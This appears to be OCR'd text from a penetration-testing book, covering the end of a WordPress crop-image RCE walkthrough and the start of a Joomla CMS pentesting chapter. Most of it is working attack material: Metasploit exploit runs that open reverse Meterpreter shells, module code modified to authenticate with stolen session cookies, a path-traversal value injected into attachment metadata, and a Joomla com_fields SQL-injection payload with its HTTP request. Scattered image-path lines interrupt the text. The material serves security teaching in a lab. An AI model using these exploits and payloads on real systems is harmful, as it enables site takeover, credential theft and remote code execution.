;s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"credit";s:0:"";s:6:"camera";s:0:"";s
:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"
iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0:{}
}}
5       5       _wp_attachment_backup_sizes     a:2:{s:9:"full-orig";a:3:{s:5:"width";i:262;s:6:"height";i:19
2;s:4:"file";s:16:"JFizwKckJw-1.jpg";}s:14:"thumbnail-orig";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s
:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}
```

```
Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;"          Sun Jun 30 15:57:46 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key        meta_value
1       2       _wp_page_template       default
2       3       _wp_page_template       default
3       5       _wp_attached_file       2019/06/JFizwKckJw-1-e1561890196327.jpg?/../../../../themes/twentynin
eteen/zAdFmXvBCk
4       5       _wp_attachment_metadata a:5:{s:5:"width";i:400;s:6:"height";i:300;s:4:"file";s:39:"2019/06/JF
izwKckJw-1-e1561890196327.jpg";s:5:"sizes";a:2:{s:9:"thumbnail";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e156189019
6327-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}s:6:"medium";a:4:{s
:4:"file";s:39:"JFizwKckJw-1-e1561890196327-300x225.jpg";s:5:"width";i:300;s:6:"height";i:225;s:9:"mime-type"
;s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s:6:"credit";s:0:"";s:6:"camera";s:0:"";s
:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";s:0:"";s:12:"focal_length";s:1:"0";s:3:"
iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"orientation";s:1:"0";s:8:"keywords";a:0:{}
}}
5       5       _wp_attachment_backup_sizes     a:2:{s:9:"full-orig";a:3:{s:5:"width";i:262;s:6:"height";i:19
2;s:4:"file";s:16:"JFizwKckJw-1.jpg";}s:14:"thumbnail-orig";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s
:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}
6       5       _edit_lock      1561890442:2
7       5       _edit_last      2
```

```
12      10      _edit_lock      1561894242:2
13      10      _edit_last      2
14      10      _wp_page_template       cropped-zAdFmXvBCk.jpg
```

Request

Raw | Params | Headers | Hex

```
GET /wp5.0.0/?p=10&0=id HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562061485%7CyuRjKaH5CPKaBBF8ZpnxLUyl
8Ql2YuO0Zfs8beOblWL%7Cb9b51b140abca3c0d799efab113e30fbbc9b6000a877c1d23ed5c9a608bdaa39;
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562061485%7CyuRjKaH5CPKaBBF8ZpnxLUyl
8Ql2YuO0Zfs8beOblWL%7Cb9b51b140abca3c0d799efab113e30fbbc9b6000a877c1d23ed5c9a608bdaa39;
wordpress_logged_in_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562061485%7CyuRjKaH5CPKaBBF
8ZpnxLUyl8Ql2YuO0Zfs8beOblWL%7C10c4662645e40a178f93e90b691ecf54e27329896a20fd50dcb08d6b836c
14f1;
Content-Type: application/x-www-form-urlencoded
Connection: close
```

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 12:13:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Link: <http://192.168.2.17/wp5.0.0/index.php/wp-json/>; rel="https://api.w.org/"
Link: <http://192.168.2.17/wp5.0.0/?p=10>; rel=shortlink
Vary: Accept-Encoding
Content-Length: 3078
Connection: close
Content-Type: text/html; charset=UTF-8

JFIF;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 82
C
!  ' "#%%%  ),($+!$%$C
$  $$$$
```


```
msf5 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Authenticating with WordPress using author:author123...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (38247 bytes) to 192.168.2.17
[*] Meterpreter session 2 opened (192.168.2.8:4444 -> 192.168.2.17:40838) at 2019-06-29 22:55:10 +0530
[*] Attempting to clean up files...

meterpreter > shell
Process 23490 created.
Channel 1 created.
whoami
www-data
uname -a
Linux FuzzerOS 4.4.0-134-generic #160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018 i686 i686 i686 GNU/Linux
```

```
  register_options(
    [
      OptString.new('USERNAME', [false, 'The WordPress username to authenticate with']),
      OptString.new('PASSWORD', [false, 'The WordPress password to authenticate with']),

      ## Adding New Data Store which will use a cookie provided by the user
      OptString.new('COOKIE', [false, 'The WordPress Cookie to use instead of username/password'])
    ])
end
```

```
msf5 exploit(multi/http/wp_crop_rce) >
msf5 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COOKIE                      no        The WordPress Cookie to use instead of username/password
   PASSWORD                    no        The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    no        The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(multi/http/wp_crop_rce) >
```

```
72
73  ## Function definition for COOKIE
74    def cookie_i
75      datastore['COOKIE']
76    end
77
78    def username
79      datastore['USERNAME']
80    end
81
82    def password
83      datastore['PASSWORD']
84    end
```


```
86    def validate_cookie(cookie)
87      uri = normalize_uri(datastore['TARGETURI'], 'wp-admin', 'index.php')
88      res = send_request_cgi(
89        'method'    => 'GET',
90        'uri'       => uri,
91        'cookie' => cookie
92      )
93      if res && res.code == 200 && res.body && !res.body.empty?
94        print_good("Cookie looks fine!")
95      else
96        fail_with(Failure::NoAccess, 'Cookie failed to validate')
97      end
98    end
```


```
442   def exploit
443     fail_with(Failure::NotFound, 'The target does not appear to be using WordPress') unless wordpress_and_online?
444
445     fail_with(Failure::BadConfig, 'ERROR: Please check the module settings') if (username.nil? || password.nil?) && cookie_i.nil?
446     cookie = cookie_i
447
448     ## If Username & Password is not set, try authenticate with cookie.
449     if username.nil? && password.nil?
450       print_status("Skipping Authentication using Credentials")
451       print_status("Authenticating with Wordpress using Author/Admin Cookie: #{cookie}...")
452     else
453       ## If Username & Password is set, authenticate with Wordpress and retrieve the cookie
454       print_status("Authenticating with WordPress using #{username}:#{password}...")
455       cookie = wordpress_login(username, password)
456     end
457     validate_cookie(cookie)
458     fail_with(Failure::NoAccess, 'Failed to authenticate with WordPress') if cookie.nil?
459     wp_nonce = get_wpnonce(cookie)
460     print_good("Authenticated with WordPress")
461     store_valid_credential(user: username, private: password, proof: cookie)
462
463     print_status("Preparing payload...")
464     @current_theme = get_current_theme
```


```
msf5 exploit(multi/http/wp_crop_rce) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
smsf5 exploit(multi/http/wp_crop_rce) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 exploit(multi/http/wp_crop_rce) > set cookie "wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b07d8efeddb
e049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523
de0dbc25e65fa76bfad8c4da62afc66; wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU
5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logged_in_17a2
c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331bedb849f2c
3b00ee024e8987f3e14c7a2901e7baf3084efdb6ae6a;"
cookie => wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlP
PZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpres
s_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93
f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logged_in_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C156
2010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331bedb849f2c3b00ee024e8987f3e14c7a2901e7baf3084efdb6a
e6a;
msf5 exploit(multi/http/wp_crop_rce) >
```


```
msf5 exploit(multi/http/wp_crop_rce) >
msf5 exploit(multi/http/wp_crop_rce) > exploit

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Skipping Authentication using Credentials
[*] Authenticating with Wordpress using Author/Admin Cookie: wordpress_test_cookie=WP+Cookie+check; wordpress_17a2c9b
07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca2
3c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4
csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7Ca8366de100af93f05d90ca23c9897b523de0dbc25e65fa76bfad8c4da62afc66; wordpress_logg
ed_in_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010384%7CHlPPZ65a4csPr5BmBVU5DcJRXMHSoHy6csIuAUjM5Lk%7C6394845331
bedb849f2c3b00ee024e8987f3e14c7a2901e7baf3084efdb6ae6a;...
[+] Cookie looks fine!
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (38247 bytes) to 192.168.2.17
[*] Meterpreter session 13 opened (192.168.2.8:4444 -> 192.168.2.17:41720) at 2019-06-30 04:28:44 +0530
[*] Attempting to clean up files...

meterpreter >
```


Chapter 9: Pentesting CMSes - Joomla






Not Secure
www[redacted]/README.txt
1- What is this?
* This is a Joomla! installation/upgrade package to version 2.5.x
* Joomla! Official site: http://www.joomla.org
* Joomla 2.5 version history - http://docs.joomla.org/Joomla_2.5_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/2.5.x
2- What is Joomla?
* Joomla it's a Content Management System (CMS) which enables you to build Web sites and power
* It's a free and OpenSource software, distributed under the GNU General Public License vers
* This is a simple and powerful web server application and it requires a server with PHP and
More details here: http://www.joomla.org/about-joomla.html


Not Secure
www[redacted]dministrator/manifests/files/joomla.xml
This XML file does not appear to have any style information associated with it. The document tree is shown below.
<extension version="2.5" type="file" method="upgrade">
<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>
(C) 2005 - 2014 Open Source Matters. All rights reserved
</copyright>
<license>
GNU General Public License version 2 or later; see LICENSE.txt
</license>
<version>2.5.28</version>
<creationDate>December 2014</creationDate>
<description>FILES_JOOMLA_XML_DESCRIPTION</description>
<scriptfile>administrator/components/com_admin/script.php</scriptfile>
<update>


Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl -k https://[redacted]/language/en-GB/en-GB.ini
; $Id: en-GB.ini 22183 2011-09-30 09:04:32Z infograf768 $
; Joomla! Project
; Copyright (C) 2005 - 2011 Open Source Matters. All rights reserved.
; License GNU General Public License version 2 or later; see LICENSE.txt,
; Note : All ini files need to be saved as UTF-8 - No BOM
; Common boolean values
; Note: YES, NO, TRUE, FALSE are reserved words in INI format.
; Double quotes in the values have to be formatted as "_QQ_"
; Keep this string on top
JERROR_PARSING_LANGUAGE_FILE=" : error(s) in line(s) %s"

```
msf5 >
msf5 > use auxiliary/scanner/http/joomla_version
msf5 auxiliary(scanner/http/joomla_version) > show options

Module options (auxiliary/scanner/http/joomla_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the Joomla application
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/joomla_version) >
```

```
msf5 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.10 (Ubuntu)
[+] Joomla version: 1.5.15
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_version) >
```

```
msf5 > use auxiliary/scanner/http/joomla_pages
msf5 auxiliary(scanner/http/joomla_pages) > show options

Module options (auxiliary/scanner/http/joomla_pages):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to the Joomla install
   THREADS    1                yes       The number of concurrent threads
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/joomla_pages) >
```

```
msf5 auxiliary(scanner/http/joomla_pages) > run

[+] [redacted]:443        - Page Found: [redacted]robots.txt
[+] [redacted]:443        - Page Found: [redacted]administrator/index.php
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_pages) > [redacted]
```

```
msf5 > use auxiliary/scanner/http/joomla_plugins
msf5 auxiliary(scanner/http/joomla_plugins) > show options

Module options (auxiliary/scanner/http/joomla_plugins):

   Name       Current Setting                                                Required  Description
   ----       ---------------                                                --------  -----------
   PLUGINS    /usr/local/share/metasploit-framework/data/wordlists/joomla.txt  yes       Path to list of plugins
   Proxies                                                                   no        A proxy chain of format
   RHOSTS     [redacted]                                                     yes       The target address rang
   RPORT      443                                                            yes       The target port (TCP)
   SSL        true                                                           no        Negotiate SSL/TLS for o
   TARGETURI  [redacted]                                                     yes       The path to the Joomla
   THREADS    1                                                              yes       The number of concurren
   VHOST      www.[redacted]                                                 no        HTTP server virtual hos

msf5 auxiliary(scanner/http/joomla_plugins) > [redacted]
```

```
msf5 auxiliary(scanner/http/joomla_plugins) >
msf5 auxiliary(scanner/http/joomla_plugins) >
msf5 auxiliary(scanner/http/joomla_plugins) > run

[+] Plugin:      /administrator/components/
[+] Plugin:      /administrator/components/com_admin/
[+] Plugin:      /administrator/components/com_admin/admin.admin.html.php
[+] Plugin:      /components/com_akeeba/
[+] Plugin:      /components/com_banners/
[+] Plugin:      /components/com_contact/
[+] Plugin:      /components/com_content/
[+] Plugin:      /components/com_jce/
[+] Plugin:      /components/com_mailto/
[+] Plugin:      /components/com_media/
[+] Plugin:      /components/com_newsfeeds/
[+] Plugin:      /components/com_poll/
[+] Plugin:      /components/com_search/
[+] Plugin:      /components/com_user/
[+] Plugin:      /components/com_user/controller.php
[+] Plugin:      /components/com_weblinks/
[+] Plugin:      /components/com_wrapper/
[+] Plugin:      /includes/joomla.php
[+] Plugin:      /libraries/joomla/utilities/compat/php50x.php
[+] Plugin:      /libraries/phpxmlrpc/xmlrpcs.php
[+] Plugin:      /plugins/editors/tinymce/jscripts/tiny_mce/plugins/tinybrowser/
[+] Plugin:      /plugins/editors/xstandard/attachmentlibrary.php
[+] Plugin:      /templates/ja_purity/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/joomla_plugins) >
```


Harry@xXxZombi3xXx ~/joomlavs master
Harry@xXxZombi3xXx ~/joomlavs master ./joomlavs.rb
JOOMLAVS
usage: ./joomlavs.rb [options]
Basic options
-u, --url The Joomla URL/domain to scan.
--basic-auth <username:password> The basic HTTP authentication credentials
-v, --verbose Enable verbose mode
Enumeration options
-a, --scan-all Scan for all vulnerable extensions
-c, --scan-components Scan for vulnerable components
-m, --scan-modules Scan for vulnerable modules
-t, --scan-templates Scan for vulnerable templates
-q, --quiet Scan using only passive methods
Advanced options
--disable-tls-checks Disable SSL/TLS certificate verification.
--follow-redirection Automatically follow redirections
--no-colour Disable colours in output
--proxy <[protocol://]host:port> HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported. If no protocol is given, HTTP will be used
--proxy-auth <username:password> The proxy authentication credentials
--threads The number of threads to use when multi-threading requests
--user-agent The user agent string to send with all requests
--hide-banner Do not show the JoomlaVS banner

```
------------------------------------------------------------------------

[+] URL: http://192.168.2.8/Joomla-3.7.0/
[+] Started: Sun Aug  4 18:10:31 2019

[+] Found 2 interesting headers.
 |  Server: Apache/2.4.34 (Unix) PHP/7.1.19
 |  X-Powered-By: PHP/7.1.19

[+] Joomla version 3.7.0 identified from admin manifest
[!] Found 0 vulnerabilities affecting this version of Joomla!

[+] Scanning for vulnerable components...
[!] Found 1 vulnerable components.

------------------------------------------------------------------------

[+] Name: com_fields - v3.7.0
 |  Location: http://192.168.2.8/Joomla-3.7.0/administrator/components/com_fields
 |  Manifest: http://192.168.2.8/Joomla-3.7.0/administrator/components/com_fields/fields.xml
 |  Description: COM_FIELDS_XML_DESCRIPTION
 |  Author: Joomla! Project
 |  Author URL: www.joomla.org

[!] Title: Joomla Component Fields - SQLi Remote Code Execution (Metasploit)
 |  Reference: https://www.exploit-db.com/exploits/44358

------------------------------------------------------------------------

[+] Scanning for vulnerable modules...
[!] Found 0 vulnerable modules.

------------------------------------------------------------------------

[+] Scanning for vulnerable templates...
```


```
msf5 >
msf5 > use unix/webapp/joomla_comfields_sqli_rce
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > show options

Module options (exploit/unix/webapp/joomla_comfields_sqli_rce):

   Name       Current Setting        Required  Description
   ----       ---------------        --------  -----------
   Proxies    http:192.168.2.8:8080  no        A proxy chain of format type:host:port[,type:host:port][
   RHOSTS     192.168.2.8            yes       The target address range or CIDR identifier
   RPORT      80                     yes       The target port (TCP)
   SSL        false                  no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /Joomla-3.7.0/         yes       The base path to the Joomla application
   VHOST                             no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.8      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

```
def sqli(tableprefix, option)
  # SQLi will grab Super User or Administrator sessions with a valid username and userid (else they are not logged in).
  # The extra search for userid!=0 is because of our SQL data that's inserted in the session cookie history.
  # This way we make sure that's excluded and we only get real Administrator or Super User sessions.
  if option == 'check'
    start = rand_text_alpha(5)
    start_h = start.unpack('H*')[0]
    fin = rand_text_alpha(5)
    fin_h = fin.unpack('H*')[0]

    sql = "(UPDATEXML(2170,CONCAT(0x2e,0x#{start_h},(SELECT MID((IFNULL(CAST(TO_BASE64(table_name) AS CHAR),0x20)),1,22) FROM
      information_schema.tables order by update_time DESC LIMIT 1),0x#{fin_h}),4879))"
  else
```

Request

Raw | Params | Headers | Hex

```
GET
/Joomla-3.7.0/index.php?option=com_fields&view=fields&layout=modal&list%5bfullordering%5d=(UPDATEXML(2
170,CONCAT(0x2e,0x414243,(SELECT+MID((IFNULL(CAST(TO_BASE64(table_name)+AS+CHAR),0x20)),1,22
)+FROM+information_schema.tables+order+by+update_time+DESC+LIMIT+1),0x414243),4879)) HTTP/1.1
Host: 192.168.2.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Connection: close
```



